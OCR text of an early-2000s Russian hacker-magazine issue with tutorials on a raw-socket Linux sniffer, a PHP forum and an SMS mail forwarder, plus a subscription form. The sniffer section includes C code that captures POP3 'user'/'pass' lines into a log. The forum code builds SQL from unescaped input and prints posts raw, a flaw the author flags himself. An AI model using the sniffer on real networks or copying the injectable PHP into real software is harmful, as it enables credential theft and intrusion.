При работе с tcp/ip-стеком у нас довольно часто будет возникать необходимость работать с определенными полями определенных протоколов. Поэтому хотелось бы сделать некие структуры, содержащие смещения полей, к которым мы могли бы адресоваться, как хотели. Опять-таки, ориентируясь на данную статью, самое необходимое – это структура IP-заголовка. Еще для анализатора нам понадобится структура ARP-пакета (для ETHERNET-пакета проще работать непосредственно с буфером). Как ты помнишь из RFC, заголовок IP-пакета выглядит следующим образом:

```
0                   1                   2                   3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Версия |  IHL  | Тип Сервиса  |         Полная Длинна          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Идентификация        |Флаги|   Смещение фрагмента     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
| Время Жизни |   Протокол   |     Контрольная сумма      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                  Адрес источника(откуда)                     |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                  Адрес получателя(куда)                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                  Опции                     | Выравнивание |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Как нам это представить в структуре? Самое наглое - залезть в инклуды и посмотреть, как сделано там. В данном случае это /usr/include/netinet/ip.h, но, например, ip_source и ip_dest поля у разработчиков описаны немного муторно, поэтому мы их добавим, как нужно нам. Итак, делаем структуру:

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Выделить в таблицу
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```
struct my_ip
  {
   unsigned int   ip_length:4;   // длина идет раньше из-за того, что на x86
   unsigned int   ip_version:4;  // порядок следования байт - little endian
   unsigned char  ip_tos;
   unsigned short ip_total_length;
   unsigned short ip_id;
   unsigned short ip_flags;
   unsigned char  ip_ttl;
   unsigned char  ip_protocol;
   unsigned short ip_chsum;
   unsigned int   ip_source;     // вот это добавили уже сами
   unsigned int   ip_dest;       // чтобы проще было
  };
```

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Типы int, char, short мы уже выбираем сами в зависимости от длины поля. Далее, имея вот такую структуру, мы сможем легко адресоваться по буферу, используя данные поля. Соответственно и ARP-пакет описывается точно так же:

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Выделить в таблицу
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```
struct my_arp                           /* смещение   описание       */
  {
   unsigned short arp_hardware_type;    /*  2b   0001 = Ethernet      */
   unsigned short arp_protocol;         /*  2b   0800 = IPv4          */
   unsigned char  arp_mac_len;          /*  1b    06 = 6 байт         */
   unsigned char  arp_ip_len;           /*  1b    04 = 4 байта        */
   unsigned short arp_opcode;           /*  2b  0001/2 = запрос/ответ */
   unsigned char  arp_mac_source[6];    /*  6b    mac источника       */
   unsigned char  arp_ip_source[6];     /*  6b    ip  источника       */
   unsigned char  arp_mac_dest[6];      /*  6b    mac  назначения     */
   unsigned char  arp_ip_dest[6];       /*  6b    ip   назначения     */
  };
```

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Для более полного представления смотри соответствующие RFC (в блок-врезке) и заголовочные файлы linux'а.

Вот таким образом ты можешь наполнять какой-нибудь файл различными структурами, а потом просто подключать его в главную программу. Получается довольно удобно. Так же можно поступать и с функциями, но так как наши программки довольно маленькие, нам это не понадобится.

Анализатор пакетов

Эта программка делает простые вещи. При запуске она начинает читать всю информацию, проходящую через сетевую карту, и выводить на экран информацию об ethernet/ip/arp-пакетах. В общем-то, для своего размера (2-3 килобайта) это очень приятный сниферок. Если у тебя сегмент с пассивным хабом, то можно перевести ifconfig'ом карточку в promisc режим и ужаснуться огромнейшему количеству пакетов :).

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXX
КАРТИНКА: packet_analizer.bmp
ПОДПИСЬ: Лог работы пакетного анализатора
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXX

Сначала мы опишем все переменные, которые нам пригодятся в анализаторе:

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Выделить в таблицу
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```
int sock;                          // Дескриптор на открытый сокет
   unsigned char buffer[65555];    // Буфер сделаем побольше
   struct my_ip *ip;               // Вот наши
   struct my_arp *arp;             // структурки
```

САМОПАЛЬНЫЙ СНИФЕР ПОД LINUX

kas1e

```
struct in_addr need;          // А это необходимо для inet_ntoa макроса
```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

После этого поднимаем наш супер-сокет:

```
sock = socket(PF_PACKET,SOCK_PACKET,htons(ETH_P_ALL));
```

И далее в цикле начинаем читать данные с сокета и парсить в понятном формате на экран:

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Выделить в таблицу
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```
while(1)
  {
    recvfrom(sock,buffer,sizeof buffer,0,0,0);  // прочитали в буфер

 /*  Теперь мы парсим, как нам будет угодно. Например, для вывода типа в ARP-па-
    кете мы показываем, где у нас в буфере ARP-пакет, и какое поле в структуре
    выводить:
 */
        arp = (struct my_arp *)(buffer+14);
        printf («arp hardware type     :%.04x\n»,arp->arp_hardware_type);

 /*   и так далее со всем остальным. Полный пример идет бонусом к статье. */

  }
```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

В итоге у нас получился простейший «анализатор пакетов», который и является снифером.

POP3-снифер

Для выискивания каких-то данных мы рассмотрим pop3-снифер. Он выбирает из буфера все строки, в которых есть слова «user « и «pass «. Затем выводит эти данные вместе с IP-адресами в лог-файл. Здесь нет ничего сложного, зато ярко демонстрируется незащищенность стандартного pop3-протокола. Вначале описываются необходимые переменные, а после этого делается функция, дабы читать код было проще:

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Выделить в таблицу
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```
void print_ips()                // делаем функцию
{
     struct my_ip *ip;          // описали нашей структурой
     struct in_addr need;       // для необходимости при преобразовании

     ip = (struct my_ip *)(buffer+14);  // показали, где в буфере лежит IP

     need.s_addr = ip->ip_source;                    // нужное поле
     fprintf (fd,»IP source :%s\n»,inet_ntoa(need));  // вывод

     need.s_addr = ip->ip_dest;                      // нужное поле
     fprintf (fd,»IP dest   :%s\n»,inet_ntoa(need));  // вывод
};
```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Функция просто выводит в файл IP-адреса, взятые с наших структур. Для преобразования используется структура in_addr и макрос inet_ntoa. Далее мы, как и выше, сначала поднимаем сокет, а потом делаем цикл, в котором будем читать в буфер данные с сокета. После этого начинаем искать в буфере нужные нам данные:

```
memmem (buffer,bytes_recieved,»user «,5);
```

Этой строчкой мы ищем 5 нужных байт в буфере. Используем memmem, чтобы не встала проблема встречи с нулями (конец строки). Если нашли данные, то ищем далее \x0d (конец строки) и вставляем туда 0 (для упрощения при выводе), если нет - наш цикл продолжится. И так же повторяем процедуру при поиске «pass « фразы. Вот пример обработки «user «:

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Выделить в таблицу
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

```
/* user */
   p =  memmem (buffer,bytes_recieved,»user «,5);   // ищем в буфере «user «
    if (p==0) {}                              // если не нашли - ничего,
    else { d =  memmem (p,50,»\x0d»,1);          // если нашли, то ищем 0d
           if (d==0)  {}                      // если не нашли - ничего,
           else {                             // если нашли - открываем
               fd = fopen («sniff_logs»,»a+»);  // файл, суем нуль в конец
                          print_ips();                // строки и выводим все
                     memset ((char *)d,'\0',1);     // это в файл
               fprintf (fd,»%s\n»,p);          // после чего файл close
                          fclose (fd);
           };
       };
```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXX
КАРТИНКА: pop3_sniff.bmp
ПОДПИСЬ: Лог работы pop3-снифера
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXX

И аналогично делается для «pass «. Работоспособные примеры можно скачать с www.xakep.ru или на диске][.

Заключение

Вот, в принципе, и все. В заключение я хотел бы поблагодарить товарищей Сивухина и Синюхина. Фамилии, естественно, вымышленные, а сами товарищи в глубоком подполье :). И еще. Используй полученные знания в позитивных целях.

XXXXXXXXXXXXXXXXXXXXXXXXXXX
ВРЕЗКА
XXXXXXXXXXXXXXXXXXXXXXXXXXX
Ссылки

ftp://ftp.isi.edu/in-notes/rfc826.txt - ARP/ETHERNET protocol
ftp://ftp.isi.edu/in-notes/rfc791.txt - IP protocol
http://packetstorm.decepticons.org/programming-tutorials/raw_socket.txt
http://www.robertgraham.com/pubs/sniffing-faq.html

Также советую почитать книгу «Язык С. Кернигана и Ритчи».
XXXXXXXXXXXXXXXXXXXXXXXXXXX





МС
МОБИЛЬНЫЕ КОМПЬЮТЕРЫ
МЕЧТЫ СБЫВАЮТСЯ!
С АПРЕЛЯ + CD
Не надо ничего скачивать из Интернета
Не надо ничего искать на «Горбушке»
Не надо нервничать
Самый нужный софт для Palm, Psion, Pocket PC, ноутбуков, цифровых камер и сотовых телефонов на одном диске
С АПРЕЛЯ
Журнал «Мобильные Компьютеры» с CD

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru) http://nikitos.inc.ru

PHP: разрабатываем свой xForum

Я много думал, прежде чем приступить к написанию этого материала. Уже вышли два номера. Можно и нужно подвести какой-то итог: ты уже знаком с базовыми функциями, освоил основные приемы программирования на PHP, умеешь писать приложения для взаимодействия с базами данных. Теперь мы напишем web-форум с упором на функциональность кода :).

Никита «Nikitos» Кислицин (nikitoz@real.xakep.ru) http://nikitos.inc.ru

О быстроте кода

Как ты наверняка знаешь, почти в любом современном языке программирования кодеру предоставляется возможность создавать из базовых выражений языка блоки кода, объединенные в логическое понятие «функция». Это целесообразно в случаях, когда некоторый код многократно используется в рамках одного приложения, либо для упрощения жизни ленивого соседа. Так, например, программист на Дельфи может, фактически не думая, писать сложнейшие приложения, используя функции из импортированной библиотеки. И нет ничего необычного в том, что весят такие программы под мегабайт, а процессорного времени кушают в пять раз больше, чем должны. На данном этапе это мало кого волнует. Тут важнее быстрота разработки приложений, нежели сотня килобайт сэкономленной памяти.

Существует множество концепций разработки PHP-приложений. Можно запереться в комнате на вечер, взять с собой кофеварку, запустить ноутпад и наколбасить на одном дыхании смесь хтмл-тегов и PHP-кода. Такой метод, к сожалению, свойствен абсолютному большинству PHP-кодеров. Стоит ли говорить, что трезвому человеку разобраться в таких приложениях практически невозможно. Порой даже сам разработчик путается, где и что. Не помогают даже подробные комментарии, которые, кстати, расставляют далеко не все.

Мы же напишем форум, исходя из несколько иной концепции программирования - использования высокоуровневых узкопрофильных функций, определяемых нами же непосредственно перед обращением к ним. Следует заметить, что ряд функций в PHP представляют собой реализацию именно такого подхода. Так, например, SQL-функции уже описаны в спецификации транслятора, в то время как базируются на более низкоуровневых сетевых функциях и стандартных выражениях.

What is this shit?


Сейчас существуют десятки бесплатных и очень функциональных скриптов, открывающих широкие возможности по построению динамических форумов. Очевидно, что в рамках статьи невозможно обсудить все те примочки, которые они используют (javascript'ы, чужие классы и т.д.). Разумеется, написанный мною в образовательных целях форум предоставляет менее широкие возможности, однако не стоит забывать о целях, которые преследует эта рубрика. Форум позволит пользователям, не регистрируясь (обязательная регистрация в форумах, имхо - вверх маразма), (неправда :), я на своем форуме делал регистрацию, так как это отсеивает нежелательных пользователей - прим. ред.) создавать новые темы и отвечать на уже созданные. При помощи административного интерфейса форума можно будет удалять и любым образом модифицировать сообщения.

Technical equipment

Все сообщения будут храниться в базе данных mySQL. До написания скриптов следует продумать структуру используемых таблиц. Первая носит имя «xforum». В ней хранится информация обо всех открытых дискуссиях. «xforum» имеет следующие поля: pid int not null auto_increment primary key, post text, author_name varchar(50), author_email varchar(50), date date, time varchar(20), ip varchar(30). Назначение каждого из полей, думается, очевидно, из их названий. Поясню лишь, что pid расшифровывается как: post id.

Также есть таблица «xanswer», в которой хранятся все ответы на каждую из дискуссий. Она имеет следующую структуру: aid int not null auto_increment primary key, pid int, answer text, author_name varchar (50), author_email varchar (50), date date, time varchar(20), ip varchar(30), где aid расшифровывается как answer id.

Следует заметить, что «xanswer» - плохо структурированная таблица-помойка, в которой складируются ответы на все темы. В общем-то, такая организация таблиц, наверное, не является оптимальной. Хотя, можно выйти из положения с помощью динамического создания новых таблиц: при открытии новой темы создавалась бы еще одна таблица, в которой хранится нить беседы по одной теме. Правда, в этом случае помойка творилась бы в самой БД, что крайне нежелательно. Язык же SQL чрезвычайно гибок и позволяет, не замечая того, эффективно отбирать из «помойки» нужные сообщения.



Вот так выглядят записи в SQL

Третья таблица используется для хранения информации об администраторах и имеет следующие поля: uid int not null auto_increment primary key, admin_name varchar(30), admin_email varchar(30), access int. uid расшифровывается как user id.

Итак... Форум будет представлять собой компактную систему из двух скриптов - forum.php и admin.php. Первый – это ядро форума, второй позволяет этот форум администрировать.

Напомню, описание функций в общем виде осуществляется следующим образом:

```
function name([$using_var1, $using_var2, ...])
{
        function_code;
        return $return;
}
```

Служебное выражение «function name» объявляет функцию с именем name. В круглых скобках указываются принимаемые параметры. Они могут быть опущены, если функция таковых не использует. Процедура возвращает выражение, следующее за служебным словом return, которое также может отсутствовать. В качестве примера приведу функцию, которая вычисляет площадь прямоугольника по его сторонам $a и $b.

```
Function square ($a, $b)
{
        return $a*$b;
}
```

Вызов процедуры в программе выглядит следующим образом:


```
<? Echo square(10, 43); ?>
```

Такой код, очевидно, выведет на экран 10*43=430.

Но вернемся к теме нашей беседы. В скрипте forum.php я описываю ряд функций, которыми буду манипулировать в самой программе. Ниже я подробно остановлюсь на ключевых моментах скрипта и новых используемых выражениях. Разобраться с хтмлом и уже обсуждаемыми ранее конструкциями - не очень сложная задача, с которой ты, на мой взгляд, справишься.

Функция addmessage($messg,$name,$email) добавляет в БД новую тему $messg, написанную человеком по имени $name, имеющим электронный адрес $email. Дата и время создания сообщения определяются при помощи функции date(params), возвращающей строку, используя указанный шаблон, в который можно подставлять символы, указывающие на некоторый текущий временной параметр (год, месяц, день, час и т.д.). Параметры могут быть самыми разными. Подробнее об этом можно почитать на моем сайте http://nikitos.inc.ru.

Далее составляется строка запроса к SQL-серверу, которая вставит в таблицу «xforum» новую запись. $REMOTE_ADDR - стандартная переменная окружения веб-сервера, в ней лежит IP-адрес запросившего страницу компьютера.



Кодим-кодим (весьма трудоемкий процесс)

showmessages($page) постранично отображает все темы форума. Постраничность реализуется следующим образом: составляется запрос на получение ВСЕХ дискуссий, в переменную $a помещается количество возвращенных запросом записей (mysql_num_rows()). $a делится на тридцать (именно такое количество сообщений мы выводим на одной странице), результат округляется в большую сторону (функция ceil()). Это и есть то количество страниц, на котором могут разместиться все существующие темы.

Функция принимает единственный параметр - $page, обозначающий номер выводимой страницы. Создается sql-запрос, возвращающий не более 29 отсортированных по убыванию параметра $pid записей, начиная с параметра $from, который, естественно, зависит от номера страницы.

Функция reply($pid,$messg,$name,$email) добавляет в таблицу «xanswer» новую запись с ответом $messg чела $name на мессагу $pid.


showmessg($pid) - выводит на экран сообщение $pid, вставляя его в разноцветную табличку. replies($pid) показывает все ответы на дискуссию $pid, также размещая их в табличке, но выделяя другим цветом.

После описания всех этих функций (они простые и хорошо прокомментированы) начинается непосредственно программа, в которой различным образом комбинируются описанные функции. Там все понятно из комментариев. Занавес. Напомню, конечную версию форума и более подробную информацию по используемым функциям ты можешь найти на моем сайте nikitos.inc.ru в разделе «PHP».

NEXT

РАЗРАБАТЫВАЕМ СВОЙ XFORUM

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru) http://nikitos.inc.ru



Скрипт на практике

?????

```
<... html/заголовки ...>
<?
#Проверка переменных, если хотя бы что-то не так, то скрипт не
выполняется.
#О security у нас будет отдельный материал, тогда и поговорим.
function addmessage_form()
       {
# ... выводит html - теги формы для добавления нового сообщения. Поля:
name, email, messg и hidden-поле act, имеющее параметр add.
       }
function addanswer_form($pid)
       {
# ... выводит html - теги формы для ответа на сообщение. Поля: name,
email, messg и два hidden-поля pid=$pid и act=»reply»
       }
function head()
       {
# теги, создающие табличку для вывода тем форума
       }
function connect() #функция подключения к БД
       {
       $co=mysql_connect(«localhost», «root»,»»);
       if (!($co)) {echo «Невозможно подключиться!»;} else { return $co; }
       }
function addmessage($messg,$name,$email) # Функция, добавляющая новую
тему в таблицу xforum
       {
    $date = date(«Y-m-d»); #составляем строку с датой
    $time = date(«H-i»); #строку со временем
    $sql=»insert into xforum values(Null, '$messg', '$name', '$email', '$date',
'$time', '$REMOTE_ADDR')»; #sql-запрос, добавляющий в таблицу новую
запись
    $a=mysql_query($sql); # отправляет запрос серверу
       }
function showmessages($page) #функция, постранично выводящая темы
форума
       {
$from=30*($page-1); # считаем параметр $from
$sql2=»select * from xforum»;
$res2=mysql_query($sql2);
$a=mysql_num_rows($res2); #считаем количество тем в форуме
$b=ceil($a/30); # считаем количество страниц с результатами запроса
echo «Страницы: «; for ($i=1; $i<=$b; $i++) {if ($i!=$page) {echo «<a
href=forum.php?page=$i>»;} echo «$i»; if ($i!=$page) {echo «</a>»;} echo « «;}
# выводим в цикле список доступных страниц с сообщениями
$sql=»select * from xforum order by 'pid' desc limit $from,29»; #запрос на
постраничный вывод дискуссий форума
$res=mysql_query($sql);
head(); # Создаем таблицу с темами
while($result=mysql_fetch_array($res)) # Выводим темы
       {
        $head=substr($result[post],0,60); // беру первые 60 символов
сообщения
        $sql=»select * from xanswer where pid='$result[pid]'»;
        $a=mysql_query($sql);
        $otvetov=mysql_num_rows($a); // Считаем количество ответов по данной
теме
        echo «<tr bgcolor=white><td><a
href=forum.php?pid=$result[pid]&act=read>$head</a></td><td><a href=mail-
to:$result[author_email]>$result[author_name]</a></td><td>$result[date]</td>
<td>$result[time]</td><td>$otvetov</td></tr>»; // Выводим строку таблицы
       }
       echo «</table>»;
       }

function reply($pid,$messg,$name,$email) # функция, добавляющая ответ на
сообщение номер $pid
       {
$date = date(«Y-m-d»);
$time = date(«H-i»);
$sql=»insert into xanswer values(null, '$pid', '$messg','$name','$email','$date',
'$time', '$REMOTE_ADDR')»;
$a=mysql_query($sql);
       }


function showmessg($pid) # функция, выводящая вопрос дискуссии
       {
$sql=»select * from xforum where pid='$pid'»;
$a=mysql_query($sql);
$b=mysql_num_rows($a);
if($b==0) { $ok=false; } else {
$result=mysql_fetch_array($a);
echo «<table width=65%><tr><td bgcolor=#FFCC00 width=15%>Автор:
$result[author_name]<br>Дата: $result[date]<br>Время: $result[time]<br>Ip:
$result[ip]</td><td bgcolor=#889DAA>$result[post]</tr></td></table> «;
       }
       }
function replies($pid) # Функция, выводящая все ответы на вопрос дискуссии
  {
  $sql=»select * from xanswer where pid='$pid'»;
  $a=mysql_query($sql);
  echo «<table width=65%>»;
  while($result=mysql_fetch_array($a))
       {
  echo «<tr><td bgcolor=#FFA54A width=15%>Автор:
  $result[author_name]<br>Дата: $result[date]<br>Время: $result[time]<br>Ip:
  $result[ip]</td><td bgcolor=#CFCFCF>$result[answer]</tr></td>»;
       }

       echo «</table>»;
     }
  #Началась сама программа
  $db=connect(); // Подключаемся
  mysql_select_db(«test»,$db);
  if (!isset($act)) {if (!isset($page)) {$page=1;} showmessages($page); #Если
  скрипт без параметров, то просто выводим последние 30 тем и предлагаем
  пользователю добавить свою собственную
  addmessage_form();}
  if ($act==»read») {showmessg($pid); replies($pid); addanswer_form($pid);}
  #если юзер читает мессагу, то показываем ее, выводя также все ответы
  if ($act==»add») {if (!isset($page)) {$page=1;}
  addmessage($messg,$name,$email); showmessages($page);
  addmessage_form();} //Если юзер добавляет новую тему...
  if ($act==»reply») {reply($pid,$messg,$name,$email); showmessg($pid);
  replies($pid); addanswer_form($pid);} #Если отвечает в уже открытой
  дискуссии...

  # Приведенный скрипт небезопасен! В нем нет проверок на некорректные
  значения аргументов! Полная версия доступна на сайте nikitos.inc.ru. В
  полной версии также добавлена возможность поиска по сообщениям.
```



РЕДАКЦИОННАЯ



ВЫ МОЖЕТЕ ОФОРМИТЬ РЕДАКЦИОННУЮ ПОДПИСКУ НА ЛЮБОЙ РОССИЙСКИЙ АДРЕС

ДЛЯ ЭТОГО НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию)

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:

Хакер
6 месяцев - 480 рублей
12 месяцев - 960 рублей
Хакер+CD
6 месяцев - 660 рублей
12 месяцев - 1320 рублей
(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xa@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ
по электронной почте subscribe_xa@gameland.ru
или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "Хакер"

☐ На 6 месяцев (начиная с ____________ 2003 г.)
☐ На 12 месяцев (начиная с ____________ 2003 г.)
(отметьте квадрат, выбранного варианта подписки)

Ф.И.О. ____________________

Город/село ____________ ул. ____________

Дом ______ корп. ______ кв. ______ тел. ______

Сумма оплаты ____________________

Подпись ____________ Дата ____________ e-mail: ____________

Копия платежного поручения прилагается.

Извещение	ИНН 7729410015 ООО"ГеймЛэнд"
	ЗАО «Международный Московский Банк», г. Москва
	р/с №40702810700010298407
	к/с №30101810300000000545
	БИК 044525545
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Оплата журнала "Хакер" / за 200_г. — Сумма
Кассир	Подпись плательщика
	ИНН 7729410015 ООО"ГеймЛэнд"
	ЗАО «Международный Московский Банк», г. Москва
	р/с №40702810700010298407
	к/с №30101810300000000545
	БИК 044525545
	Плательщик
	Адрес (с индексом)
	Назначение платежа / Оплата журнала "Хакер" / за 200_г. — Сумма
Квитанция	
Кассир	Подпись плательщика

Дмитрий Докучаев aka Forb
(forb@real.xakep.ru)

Укрощаем мобилу. Пишем mail-forwarder

В нашей современной жизни на первом плане стоят вещи, без которых человек уже не способен обходиться. Одна из таких вещей - мобила. Сегодня народ уже не помнит, что когда-то мобила была в диковинку и имелась лишь у избранных. Да, ценности постепенно теряют свою актуальность и дешевеют, а взгляды людей на вещи меняются.

Дмитрий Докучаев aka Forb (forb@real.xakep.ru)

Мобилы бывают разные

Стоимость их колеблется от 50 до 2000$, в зависимости от наличия различных функциональных возможностей. Одна из таких возможностей - снятие мыла через мобилу, некое подобие встроенного Outlook'а. Соответственно, цена на такой телефон будет довольно высокой. А что же делать простым смертным, у которых дешевые телефоны, а тратиться на дорогой не хочется? Здесь тебе поможет смекалка и умение программировать. Программирование, как известно, может пригодиться во многих отраслях наук, в том числе и в мобильной телефонии.

В чем же фишка всего вышесказанного? Начнем по порядку. Каждый уважающий себя провайдер мобильной связи предоставляет такую услугу, как SMS через Internet. Используя эту услугу, можно обмениваться SMS-сообщениями по e-mail как с телефона, так и на телефон. За каждым клиентом закрепляется собственный ящик для SMS, например, +79028863231@sms.uraltel.ru. Пришедшее на него мыло автоматически скидывается клиенту на телефон (не думай, что я буду описывать DoS по SMS :)). Провайдер выделяет также номер, с которого пришедшие на него SMS в формате «mail@host.ru ТЕКСТ СООБЩЕНИЯ» автоматически уходят на заданный e-mail. Вот весь спектр услуг, которые может юзать клиент с любой мобилы (где есть возможность отправлять SMS, естественно). Наша задача состоит в том, чтобы заставить почту приходить с твоего любимого ящика к тебе на телефон в виде SMS.

Удалить периодическую услугу

Услуга	Стоимость	Период действия	Стоимость удаления
Абонентная плата	Бесплатно	месяц	Бесплатно
Автоматическая служба сервиса	Бесплатно	месяц	Бесплатно
Международный доступ	Бесплатно	месяц	Бесплатно
Определение мобильного	Бесплатно	месяц	Бесплатно
Получение SMS по Интернет	23.01 рубль	месяц	Бесплатно

Добавить периодическую услугу

Услуга	Стоимость	Период действия	Стоимость добавления
